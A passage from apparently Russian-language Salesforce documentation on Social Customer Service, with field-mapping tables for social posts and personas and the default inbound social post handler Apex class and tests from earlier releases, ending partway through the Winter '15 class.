 the Contact');
        System.assertEquals(existingCase.Id, createdPost.ParentId, 'Post is not linked to
 the Case.');
        System.assertEquals(1, [SELECT Id FROM Case].size(), 'There should only be 1
Case.');
```

```
        System.assertEquals(false, [SELECT Id, IsClosed FROM Case WHERE Id =
:existingCase.Id].IsClosed, 'Case should be open.');
    }

    static SocialPost getSocialPost(Map<String, Object> socialData) {
        SocialPost post = new SocialPost();
        post.Name = String.valueOf(socialData.get('source'));
        post.Content = String.valueOf(socialData.get('content'));
        post.Posted = Date.valueOf(String.valueOf(socialData.get('postDate')));
        post.PostUrl = String.valueOf(socialData.get('postUrl'));
        post.Provider = String.valueOf(socialData.get('mediaProvider'));
        post.MessageType = String.valueOf(socialData.get('messageType'));
        post.ExternalPostId = String.valueOf(socialData.get('externalPostId'));
        post.R6PostId = String.valueOf(socialData.get('r6PostId'));
        return post;
    }

    static SocialPersona getSocialPersona(Map<String, Object> socialData) {
        SocialPersona persona = new SocialPersona();
        persona.Name = String.valueOf(socialData.get('author'));
        persona.RealName = String.valueOf(socialData.get('realName'));
        persona.Provider = String.valueOf(socialData.get('mediaProvider'));
        persona.MediaProvider = String.valueOf(socialData.get('mediaProvider'));
        persona.ExternalId = String.valueOf(socialData.get('externalUserId'));
        return persona;
    }

    static Map<String, Object> getSampleSocialData(String suffix) {
        Map<String, Object> socialData = new Map<String, Object>();
        socialData.put('r6PostId', 'R6PostId' + suffix);
        socialData.put('r6SourceId', 'R6SourceId' + suffix);
        socialData.put('postTags', null);
        socialData.put('externalPostId', 'ExternalPostId' + suffix);
        socialData.put('content', 'Content' + suffix);
        socialData.put('postDate', '2015-01-12T12:12:12Z');
        socialData.put('mediaType', 'Twitter');
        socialData.put('author', 'Author');
        socialData.put('skipCreateCase', false);
        socialData.put('mediaProvider', 'TWITTER');
        socialData.put('externalUserId', 'ExternalUserId');
        socialData.put('postUrl', 'PostUrl' + suffix);
        socialData.put('messageType', 'Tweet');
        socialData.put('source', 'Source' + suffix);
        socialData.put('replyToExternalPostId', null);
        socialData.put('realName', 'Real Name');
        return socialData;
    }
}
```

Заполненные данные в социальных объектах

Сведения о том, какие поля имеются в стандартных объектах, сообщениях социальной сети и социальных образах, и какие поля в настоящее время заполнены данными из Social Studio.

Если в Social Studio настроена работа с функцией социального обслуживания клиентов (Social Customer Service, SCS), Social Studio отправляет данные в Salesforce в исходном формате, который затем расшифровывается системой приема данных SCS и добавляется в два стандартных объекта Salesforce: «Сообщения социальной сети» и «Социальные образы». Сообщения социальной сети содержат информацию, характерную для сообщения (сообщения в данном контексте охватывают заметки, прямые сообщения Twitter, сообщения Facebook, комментарии, ответы на комментарии и т. д.). Социальные образы хранят информацию об идентификации, подобранную в сведениях об авторе сообщений, полученных системой SCS.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Прим.: Если пользователь изменил стандартный класс Apex, он может использовать альтернативные соотнесения.

Сообщение социальной сети

В объекте «Сообщение социальной сети» есть следующие поля.

Табл. 55: Поля сообщения социальной сети

Поле **Salesforce**	Значение данных от **Social Studio**	Тестовые данные	Примечания
AssignedTo	назначено	«Алексей Иванов» (пользователь Social Studio, а не Salesforce)	Не обновлено
Результат анализа	результат анализа	5	Набор результатов в сообщении на платформе R6
Тип вложения	массив мультимедийных Url-адресов	Изображение, видеофайл	Заполняется системой SCS, когда в Salesforce поступают новые данные (соотносится только первое вложение)
URL-адрес вложения	массив мультимедийных Url-адресов	http://some.domain/image.jpg	Заполняется системой SCS, когда в Salesforce поступают новые данные (соотносится только первое вложение).
Классификация	классификация	[Настраиваемое значение]	Заполнено по определениям администратора
CommentCount	commentCount	—	Не обновлено
Content	содержимое	Apple рекламирует новый Mac Pro, что думаете вы	Текущее содержимое сообщения социальной сети
ExternalPostId	externalPostId	1111222233334444	Код собственной социальной сети

Поле **Salesforce**	Значение данных от **Social Studio**	Тестовые данные	Примечания
Указатель	автор	новинки одежды	—
HarvestDate	harvestDate	2013-06-11T13:07:00Z	Дата сбора сообщения в Social Studio
Заголовок	источник	—	Не обновлено
Id	salesforcePostId	12345678912345	Заполнено в Salesforce
InboundLinkCount	inboundLinkCount	—	Не обновлено
Исходящее	—	Да/Нет	Заполнено в Salesforce
KeywordGroupName	keywordGroupName	—	Не обновлено
Язык	language	Английский	Заполнено в SCS
Лайки и голоса	likesAndVotes	—	Не обновлено
Медиапоставщик	медиапоставщик	TWITTER	Социальная сеть
MediaType	mediaType	Twitter	Социальная сеть
MessageType	messageType	Твит	Возможные значения: • Twitter: заметка, ответ, прямое сообщение • Facebook: сообщение, комментарий, ответ, личное сообщение
Имя	источник	ЗАМЕТКА ОТ: mysamplehandle	Система сгенерирована Social Studio.
OutboundSocialAccount	—	Northern Trails Outfitters	Заполнено организацией социальной сети, используемой для публикации (только для исходящих сообщений)
Родитель	—	00001728 (ссылка)	Заполнен номер родительского обращения, если сообщение связано с обращением
Пользователь	—	Пример образа	Заполнено автором социального образа при наличии
Опубликовано	postDate	2013-06-11T13:07:00Z	Дата и время публикации в социальной сети.

Поле **Salesforce**	Значение данных от **Social Studio**	Тестовые данные	Примечания
ПриоритетностьСообщения	приоритетностьСообщения	Высокий	Приоритетность установлена в Social Studio.
PostTags	postTags	тег сообщения 1, тег сообщения 2	Теги разделены запятыми.
PostUrl	PostUrl	http://twitter.com/my_handle/status/1111222333444	Ссылка на исходное сообщение
Поставщик услуг	медиапоставщик	Twitter	Установлено для социальной сети.
R6PostId	r6PostId	12345678	Собственный код сообщения Social Studio.
R6SourceId	r6SourceId	1234	Собственный код Social Studio для автора.
R6TopicId	r6TopicId	1234567890	Собственный код Social Studio предназначен либо для профиля темы, либо для управляемой организации.
Получатель	recipientId	12345678912345	Собственный код получателя в социальной сети
RecipientType	recipientType	Пользователь	—
Ответить (кому)	—	Другое сообщение социальной сети (ссылка)	Динамически заполняется логикой Salesforce на основе replyToExternalPostId из Social Studio
Настроение	настроение	Нейтральное	—
Общие ресурсы	публикации	—	Не обновлено
SourceTags	sourceTags	тег источника 1, тег источника 2	Теги источника используются для отслеживания типов авторов
SpamRating	spamRating	NotSpam	—
Статус	статус	—	Не обновлено
StatusMessage	statusMessage	—	Не обновлено
ThreadSize	threadSize	—	Не обновлено
TopicProfileName	topicProfileName	@my_handle	Имя TP в Social Studio.sd
TopicType	topicType	Ключевое слово | Управляемый	Либо профиль темы, либо управляемая организация.

Поле Salesforce	Значение данных от Social Studio	Тестовые данные	Примечания
UniqueCommentors	uniqueCommentors	—	Не обновлено
ViewCount	viewCount	—	Не обновлено
Who	—	Полиморфная взаимосвязь	Может иметь другие типы записей, в том числе «Интерес». Ссылка.

Социальный образ

Следующие поля имеются в объекте «Социальные образы».

Прим.: Объект «Социальные образы» обновляется только при получении сообщения от кого-либо с действующей записью образа. Социальный образ не обновляется путем параллельного процесса.

Табл. 56: Поля социальных образов

Поле Salesforce	Значение данных от Social Studio	Тестовые данные	Примечания
AreWeFollowing	areWeFollowing	—	Не обновлено
Био	био	Пример профиля Twitter	—
ExternalId	externalUserId	1234567890	—
ExternalPictureURL	profileIconUrl	http://some.domain/image.jpg	—
Отслеживающие	отслеживающие	290	—
Отслеживаемые	отслеживание	116	—
IsBlacklisted	isBlacklisted	—	Не обновлено
IsDefault	—	истина/ложь	Это значение определяет, используется ли запись для получения изображения аватара, который отображается для контакта/организации. Используется функцией «Социальные контакты». Недоступно.
IsFollowingUs	isFollowingUs	—	Не обновлено
Klout	kloutScore	—	Не обновлено
ListedCount	в списке	4	—
Медиапоставщик	медиапоставщик	Twitter, Facebook и т. д.	Социальная сеть профиля
MediaType	mediaType	Twitter	—

Поле Salesforce	Значение данных от Social Studio	Тестовые данные	Примечания
Имя	автор	Алексей Иванов	—
ЧислоДрузей	друзья	—	Не обновлено
NumberOfTweets	заметки	59546	—
Родитель	—	Имя контакта (ссылка)	Социальный образ по умолчанию родительский по отношению к контакту.
ProfileType	authorType	Пользователь	—
ProfileUrl	ProfileUrl	http://twitter.com/mysamplehandle	—
Поставщик услуг	медиапоставщик	другое	Подобно параметру mediaType, но допускается меньшее количество значений.
R6SourceId	r6SourceId	123456789	Собственный код для автора
RealName	realName	Алексей Иванов	—
TopicType	topicType	Ключевое слово или Управляемый	—

Дополнительные сведения из Social Studio

В дополнение к приведенным ниже данным некоторые поля отображаются в исходных данных из Social Studio, но не сопоставляются автоматически с полями в объектах «Сообщение социальной сети» и «Социальный образ». Доступ к этим полям можно получить с помощью Visualforce или Apex.

Табл. 57: Дополнительные поля данных из Social Studio

Поле исходных данных	Примечания
authorTags	Строка
классификаторы	Классификатор[]
createLead	Логическое
имя	Строка
jobId	Строка
фамилия	Строка
mediaUrls	Исходные данные появляются в виде массива вложений. SCS соотносит первое вложение с известным типом (изображение|видеофайл) в SocialPost.AttachmentType и SocialPost.AttachmentURL
originalAvatar	Строка

Поле исходных данных	Примечания
originalFullName	Строка
originalScreenName	Строка
происхождение	Строка
конфиденциальность	Строка
r6ParentPostId	Длинный
recipientId	Строка
replyToExternalPostId	Исходные данные для поиска «Ответ на сообщение социальной сети», но поле не вписано непосредственно в сообщение социальной сети
skipCreateCase	Используется для функции модерирования, включенной в выпуск Summer '14; если «Да», система SCS переводит создание обращений на стандартную логику. Это поле также может использоваться в свойственной клиенту логике

Журнал стандартного класса Apex

Полный стандартный класс Apex для функции социального обслуживания клиентов для предшествующих выпусков.

Сведения для текущего выпуска см. в разделе Ссылка на стандартный класс Apex на странице 3667.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Стандартный класс Apex и тестирование выпуска Spring '16

```
global virtual class InboundSocialPostHandlerImpl implements Social.InboundSocialPostHandler
 {

    final static Integer CONTENT_MAX_LENGTH = 32000;
    Boolean isNewCaseCreated = false;

    // Reopen case if it has not been closed for more than this number
    global virtual Integer getMaxNumberOfDaysClosedToReopenCase() {
        return 5;
    }

    // Create a case if one of these post tags are on the SocialPost, regardless of the
skipCreateCase indicator.
    global virtual Set<String> getPostTagsThatCreateCase(){
        return new Set<String>();
    }
```

```
    global virtual String getDefaultAccountId() {
        return null;
    }

    global Social.InboundSocialPostResult handleInboundSocialPost(SocialPost post,
SocialPersona persona, Map<String, Object> rawData) {
        Social.InboundSocialPostResult result = new Social.InboundSocialPostResult();
        result.setSuccess(true);
        matchPost(post);
        matchPersona(persona);

        if ((post.Content != null) && (post.Content.length() > CONTENT_MAX_LENGTH)) {
            post.Content = post.Content.abbreviate(CONTENT_MAX_LENGTH);
        }

        if (post.Id != null) {
            handleExistingPost(post, persona);
            return result;
        }

        setReplyTo(post, persona);
        buildPersona(persona);
        Case parentCase = buildParentCase(post, persona, rawData);
        setRelationshipsOnPost(post, persona, parentCase);
        setModeration(post);

        upsert post;

        if(isNewCaseCreated){
            updateCaseSource(post, parentCase);
        }

        return result;
    }

    private void setModeration(SocialPost post){
     //if we don't automatically create a case, we should flag the post as requiring
moderator review.
     if(post.parentId == null)
   post.reviewedStatus = 'Needed';
 }

    private void updateCaseSource(SocialPost post, Case parentCase){
        if(parentCase != null) {
            parentCase.SourceId = post.Id;
            update parentCase;
        }

    }

    private void handleExistingPost(SocialPost post, SocialPersona persona) {
        update post;
        if (persona.id != null)
            updatePersona(persona);
```

```
    }

    private void setReplyTo(SocialPost post, SocialPersona persona) {
        SocialPost replyTo = findReplyTo(post, persona);
        if(replyTo.id != null) {
            post.replyToId = replyTo.id;
            post.replyTo = replyTo;
        }
    }

    private SocialPersona buildPersona(SocialPersona persona) {
        if (persona.Id == null)
            createPersona(persona);
        else
            updatePersona(persona);

        return persona;
    }

    private void updatePersona(SocialPersona persona) {
        try{
            update persona;
        }catch(Exception e) {
            System.debug('Error updating social persona: ' + e.getMessage());
        }
    }

   private Case buildParentCase(SocialPost post, SocialPersona persona, Map<String, Object>
 rawData){
        Case parentCase = findParentCase(post, persona);
        if (parentCase != null) {
            if (!parentCase.IsClosed) {
                return parentCase;
            }
            else if (caseShouldBeReopened(parentCase)) {
                reopenCase(parentCase);
                return parentCase;
            }
        }
        if(shouldCreateCase(post, rawData)){
            isNewCaseCreated = true;
            return createCase(post, persona);
        }

        return null;
    }

    private boolean caseShouldBeReopened(Case c){
        return c.id != null && c.isClosed && System.now() <
c.closedDate.addDays(getMaxNumberOfDaysClosedToReopenCase());
    }

    private void setRelationshipsOnPost(SocialPost postToUpdate, SocialPersona persona,
Case parentCase) {
```

```
        if (persona.Id != null) {
            postToUpdate.PersonaId = persona.Id;

            if(persona.ParentId.getSObjectType() != SocialPost.sObjectType) {
                postToUpdate.WhoId = persona.ParentId;
            }
        }
        if(parentCase != null) {
            postToUpdate.ParentId = parentCase.Id;
        }
    }

    private Case createCase(SocialPost post, SocialPersona persona) {
        Case newCase = new Case(subject = post.Name);
        if (persona != null && persona.ParentId != null) {
            if (persona.ParentId.getSObjectType() == Contact.sObjectType) {
                newCase.ContactId = persona.ParentId;
            } else if (persona.ParentId.getSObjectType() == Account.sObjectType) {
                newCase.AccountId = persona.ParentId;
            }
        }
        if (post != null && post.Provider != null) {
            newCase.Origin = post.Provider;
        }
        insert newCase;
        return newCase;
    }

    private Case findParentCase(SocialPost post, SocialPersona persona) {
        Case parentCase = null;
        if (post.ReplyTo != null && !isReplyingToAnotherCustomer(post, persona) &&
!isChat(post)) {
            parentCase = findParentCaseFromPostReply(post);
        }
        if (parentCase == null) {
            parentCase = findParentCaseFromPersona(post, persona);
        }
        return parentCase;
    }

    private boolean isReplyingToAnotherCustomer(SocialPost post, SocialPersona persona){
     return !post.ReplyTo.IsOutbound && post.ReplyTo.PersonaId != persona.Id;
    }

    private boolean isChat(SocialPost post){
     return post.messageType == 'Private' || post.messageType == 'Direct';
    }

    private Case findParentCaseFromPostReply(SocialPost post) {
        if (post.ReplyTo != null && String.isNotBlank(post.ReplyTo.ParentId)) {
            List<Case> cases = [SELECT Id, IsClosed, Status, ClosedDate FROM Case WHERE
Id = :post.ReplyTo.ParentId LIMIT 1];
            if(!cases.isEmpty()) {
                return cases[0];
```

```
            }
        }
        return null;
    }

    private Case findParentCaseFromPersona(SocialPost post, SocialPersona persona) {
        SocialPost lastestInboundPostWithSamePersonaAndRecipient =
findLatestInboundPostBasedOnPersonaAndRecipient(post, persona);
        if (lastestInboundPostWithSamePersonaAndRecipient != null) {
            List<Case> cases = [SELECT Id, IsClosed, Status, ClosedDate FROM Case WHERE
id = :lastestInboundPostWithSamePersonaAndRecipient.parentId LIMIT 1];
            if(!cases.isEmpty()) {
                return cases[0];
            }
        }
        return null;
    }

    private void reopenCase(Case parentCase) {
        SObject[] status = [SELECT MasterLabel FROM CaseStatus WHERE IsClosed = false AND
 IsDefault = true];
        parentCase.Status = ((CaseStatus)status[0]).MasterLabel;
        update parentCase;
    }

    private void matchPost(SocialPost post) {
            if (post.Id != null) return;

        performR6PostIdCheck(post);

        if (post.Id == null){
            performExternalPostIdCheck(post);
        }
    }


    private void performR6PostIdCheck(SocialPost post){
        if(post.R6PostId == null) return;
        List<SocialPost> postList = [SELECT Id FROM SocialPost WHERE R6PostId =
:post.R6PostId LIMIT 1];
        if (!postList.isEmpty()) {
            post.Id = postList[0].Id;
        }
    }


    private void performExternalPostIdCheck(SocialPost post) {
        if (post.provider == 'Facebook' && post.messageType == 'Private') return;
        if (post.provider == null || post.externalPostId == null) return;
        List<SocialPost> postList = [SELECT Id FROM SocialPost WHERE ExternalPostId =
:post.ExternalPostId AND Provider = :post.provider LIMIT 1];
        if (!postList.isEmpty()) {
            post.Id = postList[0].Id;
        }
```

```
    }


    private SocialPost findReplyTo(SocialPost post, SocialPersona persona) {
        if(post.replyToId != null && post.replyTo == null)
            return findReplyToBasedOnReplyToId(post);
        if(post.responseContextExternalId != null){
            if((post.provider == 'Facebook' && post.messageType == 'Private') ||
(post.provider == 'Twitter' && post.messageType == 'Direct')){
                SocialPost replyTo =
findReplyToBasedOnResponseContextExternalPostIdAndProvider(post);
                if(replyTo.id != null)
                 return replyTo;
            }
            return findReplyToBasedOnExternalPostIdAndProvider(post);
        }
        return new SocialPost();
    }

    private SocialPost findReplyToBasedOnReplyToId(SocialPost post){
       List<SocialPost> posts = [SELECT Id, ParentId, IsOutbound, PersonaId FROM SocialPost
 WHERE id = :post.replyToId LIMIT 1];
        if(posts.isEmpty())
            return new SocialPost();
        return posts[0];
    }

    private SocialPost findReplyToBasedOnExternalPostIdAndProvider(SocialPost post){
       List<SocialPost> posts = [SELECT Id, ParentId, IsOutbound, PersonaId FROM SocialPost
 WHERE Provider = :post.provider AND ExternalPostId = :post.responseContextExternalId LIMIT
 1];
        if(posts.isEmpty())
            return new SocialPost();
        return posts[0];
    }

   private SocialPost findReplyToBasedOnResponseContextExternalPostIdAndProvider(SocialPost
 post){
       List<SocialPost> posts = [SELECT Id, ParentId, IsOutbound, PersonaId FROM SocialPost
 WHERE Provider = :post.provider AND responseContextExternalId =
:post.responseContextExternalId ORDER BY posted DESC NULLS LAST LIMIT 1];
        if(posts.isEmpty())
            return new SocialPost();
        return posts[0];
    }

    private SocialPost findLatestInboundPostBasedOnPersonaAndRecipient(SocialPost post,
SocialPersona persona) {
        if (persona != null && String.isNotBlank(persona.Id) && post != null &&
String.isNotBlank(post.Recipient)) {
            List<SocialPost> posts = [SELECT Id, ParentId FROM SocialPost WHERE Provider
= :post.provider AND Recipient = :post.Recipient AND PersonaId = :persona.id AND IsOutbound
 = false ORDER BY CreatedDate DESC LIMIT 1];
            if (!posts.isEmpty()) {
```

```
                return posts[0];
            }
        }
        return null;
    }

    private void matchPersona(SocialPersona persona) {
        if (persona != null) {
            List<SocialPersona> personaList = new List<SocialPersona>();
            if(persona.Provider != 'Other' && String.isNotBlank(persona.ExternalId)) {
                personaList = [SELECT Id, ParentId FROM SocialPersona WHERE
                    Provider = :persona.Provider AND
                    ExternalId = :persona.ExternalId LIMIT 1];
           } else if(persona.Provider == 'Other' && String.isNotBlank(persona.ExternalId)
 && String.isNotBlank(persona.MediaProvider)) {
                personaList = [SELECT Id, ParentId FROM SocialPersona WHERE
                    MediaProvider = :persona.MediaProvider AND
                    ExternalId = :persona.ExternalId LIMIT 1];
            } else if(persona.Provider == 'Other' && String.isNotBlank(persona.Name) &&
String.isNotBlank(persona.MediaProvider)) {
                personaList = [SELECT Id, ParentId FROM SocialPersona WHERE
                    MediaProvider = :persona.MediaProvider AND
                    Name = :persona.Name LIMIT 1];
            }

            if (!personaList.isEmpty()) {
                persona.Id = personaList[0].Id;
                persona.ParentId = personaList[0].ParentId;
            }
        }
    }

    private void createPersona(SocialPersona persona) {
        if (persona == null || String.isNotBlank(persona.Id) ||
!isThereEnoughInformationToCreatePersona(persona))
            return;

        SObject parent = createPersonaParent(persona);
        persona.ParentId = parent.Id;
        insert persona;
    }

    private boolean isThereEnoughInformationToCreatePersona(SocialPersona persona) {
        return String.isNotBlank(persona.Name) &&
               String.isNotBlank(persona.Provider) &&
               String.isNotBlank(persona.MediaProvider);
    }

    private boolean shouldCreateCase(SocialPost post, Map<String, Object> rawData){
        return !hasSkipCreateCaseIndicator(rawData) || hasPostTagsThatCreateCase(post);
    }

    private boolean hasSkipCreateCaseIndicator(Map<String, Object> rawData) {
        Object skipCreateCase = rawData.get('skipCreateCase');
```

```
        return skipCreateCase != null &&
'true'.equalsIgnoreCase(String.valueOf(skipCreateCase));
    }

    private boolean hasPostTagsThatCreateCase(SocialPost post){
        Set<String> postTags = getPostTags(post);
        postTags.retainAll(getPostTagsThatCreateCase());
        return !postTags.isEmpty();
    }

    private Set<String> getPostTags(SocialPost post){
        Set<String> postTags = new Set<String>();
        if(post.postTags != null)
            postTags.addAll(post.postTags.split(',', 0));
        return postTags;
    }

    global String getPersonaFirstName(SocialPersona persona) {
        String name = getPersonaName(persona);
        String firstName = '';
        if (name.contains(' ')) {
            firstName = name.substringBeforeLast(' ');
        }
        firstName = firstName.abbreviate(40);
        return firstName;
    }

    global String getPersonaLastName(SocialPersona persona) {
        String name = getPersonaName(persona);
        String lastName = name;
        if (name.contains(' ')) {
            lastName = name.substringAfterLast(' ');
        }
        lastName = lastName.abbreviate(80);
        return lastName;
    }

    private String getPersonaName(SocialPersona persona) {
        String name = persona.Name.trim();
        if (String.isNotBlank(persona.RealName)) {
            name = persona.RealName.trim();
        }
        return name;
    }

    global virtual SObject createPersonaParent(SocialPersona persona) {

        String firstName = getPersonaFirstName(persona);
        String lastName = getPersonaLastName(persona);

        Contact contact = new Contact(LastName = lastName, FirstName = firstName);
        String defaultAccountId = getDefaultAccountId();
        if (defaultAccountId != null)
            contact.AccountId = defaultAccountId;
```

```
        insert contact;
        return contact;
    }


}
```

Тестирование

```
@isTest
public class InboundSocialPostHandlerImplTest {

    static Map<String, Object> sampleSocialData;
    static Social.InboundSocialPostHandlerImpl handler;

    static {
     handler = new Social.InboundSocialPostHandlerImpl();
        sampleSocialData = getSampleSocialData('1');
    }

    static testMethod void verifyNewRecordCreation() {
        SocialPost post = getSocialPost(sampleSocialData);
        SocialPersona persona = getSocialPersona(sampleSocialData);

        test.startTest();
        handler.handleInboundSocialPost(post, persona, sampleSocialData);
        test.stopTest();

        SocialPost createdPost = [SELECT Id, PersonaId, ParentId, WhoId FROM SocialPost];

        SocialPersona createdPersona = [SELECT Id, ParentId FROM SocialPersona];
        Contact createdContact = [SELECT Id FROM Contact];
        Case createdCase = [SELECT Id, ContactId FROM Case];

        System.assertEquals(createdPost.PersonaId, createdPersona.Id, 'Post is not linked
 to the Persona.');
      System.assertEquals(createdPost.WhoId, createdPersona.ParentId, 'Post is not linked
 to the Contact');
        System.assertEquals(createdPost.ParentId, createdCase.Id, 'Post is not linked to
the Case.');
        System.assertEquals(createdCase.ContactId, createdContact.Id, 'Contact is not
linked to the Case.');
    }

    static testMethod void matchSocialPostRecord() {
        SocialPost existingPost = getSocialPost(getSampleSocialData('2'));
        insert existingPost;

        SocialPost post = getSocialPost(sampleSocialData);
        post.R6PostId = existingPost.R6PostId;
        SocialPersona persona = getSocialPersona(sampleSocialData);

        test.startTest();
        handler.handleInboundSocialPost(post, persona, sampleSocialData);
        test.stopTest();
```

```
        System.assertEquals(1, [SELECT Id FROM SocialPost].size(), 'There should be only
1 post');
    }

    static testMethod void matchSocialPersonaRecord() {
     Contact existingContact = new Contact(LastName = 'LastName');
     insert existingContact;
     SocialPersona existingPersona = getSocialPersona(getSampleSocialData('2'));
     existingPersona.ParentId = existingContact.Id;
     insert existingPersona;

     SocialPost post = getSocialPost(sampleSocialData);
        SocialPersona persona = getSocialPersona(sampleSocialData);
        persona.ExternalId = existingPersona.ExternalId;

        test.startTest();
        handler.handleInboundSocialPost(post, persona, sampleSocialData);
        test.stopTest();

        SocialPost createdPost = [SELECT Id, PersonaId, ParentId, WhoId FROM SocialPost];

        SocialPersona createdPersona = [SELECT Id, ParentId FROM SocialPersona];
        Contact createdContact = [SELECT Id FROM Contact];
        Case createdCase = [SELECT Id, ContactId FROM Case];

        System.assertEquals(createdPost.PersonaId, createdPersona.Id, 'Post is not linked
 to the Persona.');
       System.assertEquals(createdPost.WhoId, createdPersona.ParentId, 'Post is not linked
 to the Contact');
        System.assertEquals(createdPost.ParentId, createdCase.Id, 'Post is not linked to
the Case.');
        System.assertEquals(createdCase.ContactId, createdContact.Id, 'Contact is not
linked to the Case.');
    }

    static testMethod void matchCaseRecord() {
     Contact existingContact = new Contact(LastName = 'LastName');
     insert existingContact;
     SocialPersona existingPersona = getSocialPersona(getSampleSocialData('2'));
     existingPersona.ParentId = existingContact.Id;
     insert existingPersona;
     Case existingCase = new Case(ContactId = existingContact.Id, Subject = 'Test Case');

     insert existingCase;
     SocialPost existingPost = getSocialPost(getSampleSocialData('2'));
     existingPost.ParentId = existingCase.Id;
     existingPost.WhoId = existingContact.Id;
     existingPost.PersonaId = existingPersona.Id;
     insert existingPost;

     SocialPost post = getSocialPost(sampleSocialData);
     post.responseContextExternalId = existingPost.ExternalPostId;
```

```
        test.startTest();
        handler.handleInboundSocialPost(post, existingPersona, sampleSocialData);
        test.stopTest();

        SocialPost createdPost = [SELECT Id, PersonaId, ParentId, WhoId FROM SocialPost
WHERE R6PostId = :post.R6PostId];
       System.assertEquals(existingPersona.Id, createdPost.PersonaId, 'Post is not linked
 to the Persona.');
        System.assertEquals(existingContact.Id, createdPost.WhoId, 'Post is not linked to
 the Contact');
        System.assertEquals(existingCase.Id, createdPost.ParentId, 'Post is not linked to
 the Case.');
        System.assertEquals(1, [SELECT Id FROM Case].size(), 'There should only be 1
Case.');
    }

    static testMethod void reopenClosedCase() {
     Contact existingContact = new Contact(LastName = 'LastName');
     insert existingContact;
     SocialPersona existingPersona = getSocialPersona(getSampleSocialData('2'));
     existingPersona.ParentId = existingContact.Id;
     insert existingPersona;
     Case existingCase = new Case(ContactId = existingContact.Id, Subject = 'Test Case',
Status = 'Closed');
     insert existingCase;
     SocialPost existingPost = getSocialPost(getSampleSocialData('2'));
     existingPost.ParentId = existingCase.Id;
     existingPost.WhoId = existingContact.Id;
     existingPost.PersonaId = existingPersona.Id;
     insert existingPost;

     SocialPost post = getSocialPost(sampleSocialData);
     post.responseContextExternalId = existingPost.ExternalPostId;

        test.startTest();
        handler.handleInboundSocialPost(post, existingPersona, sampleSocialData);
        test.stopTest();

        SocialPost createdPost = [SELECT Id, PersonaId, ParentId, WhoId FROM SocialPost
WHERE R6PostId = :post.R6PostId];
       System.assertEquals(existingPersona.Id, createdPost.PersonaId, 'Post is not linked
 to the Persona.');
        System.assertEquals(existingContact.Id, createdPost.WhoId, 'Post is not linked to
 the Contact');
        System.assertEquals(existingCase.Id, createdPost.ParentId, 'Post is not linked to
 the Case.');
        System.assertEquals(1, [SELECT Id FROM Case].size(), 'There should only be 1
Case.');
        System.assertEquals(false, [SELECT Id, IsClosed FROM Case WHERE Id =
:existingCase.Id].IsClosed, 'Case should be open.');
    }

    static SocialPost getSocialPost(Map<String, Object> socialData) {
        SocialPost post = new SocialPost();
```

```
        post.Name = String.valueOf(socialData.get('source'));
        post.Content = String.valueOf(socialData.get('content'));
        post.Posted = Date.valueOf(String.valueOf(socialData.get('postDate')));
        post.PostUrl = String.valueOf(socialData.get('postUrl'));
        post.Provider = String.valueOf(socialData.get('mediaProvider'));
        post.MessageType = String.valueOf(socialData.get('messageType'));
        post.ExternalPostId = String.valueOf(socialData.get('externalPostId'));
        post.R6PostId = String.valueOf(socialData.get('r6PostId'));
        return post;
    }

    static SocialPersona getSocialPersona(Map<String, Object> socialData) {
        SocialPersona persona = new SocialPersona();
        persona.Name = String.valueOf(socialData.get('author'));
        persona.RealName = String.valueOf(socialData.get('realName'));
        persona.Provider = String.valueOf(socialData.get('mediaProvider'));
        persona.MediaProvider = String.valueOf(socialData.get('mediaProvider'));
        persona.ExternalId = String.valueOf(socialData.get('externalUserId'));
        return persona;
    }

    static Map<String, Object> getSampleSocialData(String suffix) {
        Map<String, Object> socialData = new Map<String, Object>();
        socialData.put('r6PostId', 'R6PostId' + suffix);
        socialData.put('r6SourceId', 'R6SourceId' + suffix);
        socialData.put('postTags', null);
        socialData.put('externalPostId', 'ExternalPostId' + suffix);
        socialData.put('content', 'Content' + suffix);
        socialData.put('postDate', '2015-01-12T12:12:12Z');
        socialData.put('mediaType', 'Twitter');
        socialData.put('author', 'Author');
        socialData.put('skipCreateCase', false);
        socialData.put('mediaProvider', 'TWITTER');
        socialData.put('externalUserId', 'ExternalUserId');
        socialData.put('postUrl', 'PostUrl' + suffix);
        socialData.put('messageType', 'Tweet');
        socialData.put('source', 'Source' + suffix);
        socialData.put('replyToExternalPostId', null);
        socialData.put('realName', 'Real Name');
        return socialData;
    }
}
```

Стандартный класс Apex и тестирование выпуска Winter '15

```
global virtual class InboundSocialPostHandlerImpl implements Social.InboundSocialPostHandler
 {

    final static Integer CONTENT_MAX_LENGTH = 32000;
    Boolean isNewCaseCreated = false;

    // Reopen case if it has not been closed for more than this number
    global virtual Integer getMaxNumberOfDaysClosedToReopenCase() {
        return 5;
```

```
    }

    // Create a case if one of these post tags are on the SocialPost, regardless of the
skipCreateCase indicator.
    global virtual Set<String> getPostTagsThatCreateCase(){
        return new Set<String>();
    }

    global virtual String getDefaultAccountId() {
        return null;
    }

    global Social.InboundSocialPostResult handleInboundSocialPost(SocialPost post,
SocialPersona persona, Map<String, Object> rawData) {
        Social.InboundSocialPostResult result = new Social.InboundSocialPostResult();
        result.setSuccess(true);
        matchPost(post);
        matchPersona(persona);

        if ((post.Content != null) && (post.Content.length() > CONTENT_MAX_LENGTH)) {
            post.Content = post.Content.abbreviate(CONTENT_MAX_LENGTH);
        }

        if (post.Id != null) {
            handleExistingPost(post, persona);
            return result;
        }

        setReplyTo(post, persona);
        buildPersona(persona);
        Case parentCase = buildParentCase(post, persona, rawData);
        setRelationshipsOnPost(post, persona, parentCase);

        upsert post;

        if(isNewCaseCreated){
            updateCaseSource(post, parentCase);
        }

        return result;
    }

    private void updateCaseSource(SocialPost post, Case parentCase){
        if(parentCase != null) {
            parentCase.SourceId = post.Id;
            update parentCase;
        }

    }

    private void handleExistingPost(SocialPost post, SocialPersona persona) {
        update post;
        if (persona.id != null)
            updatePersona(persona);
```

```
    }

    private void setReplyTo(SocialPost post, SocialPersona persona) {
        SocialPost replyTo = findReplyTo(post, persona);
        if(replyTo.id != null) {
            post.replyToId = replyTo.id;
            post.replyTo = replyTo;
        }
    }

    private SocialPersona buildPersona(SocialPersona persona) {
        if (persona.Id == null)
            createPersona(persona);
        else
            updatePersona(persona);

        return persona;
    }

    private void updatePersona(SocialPersona persona) {
        try{
            update persona;
        }catch(Exception e) {
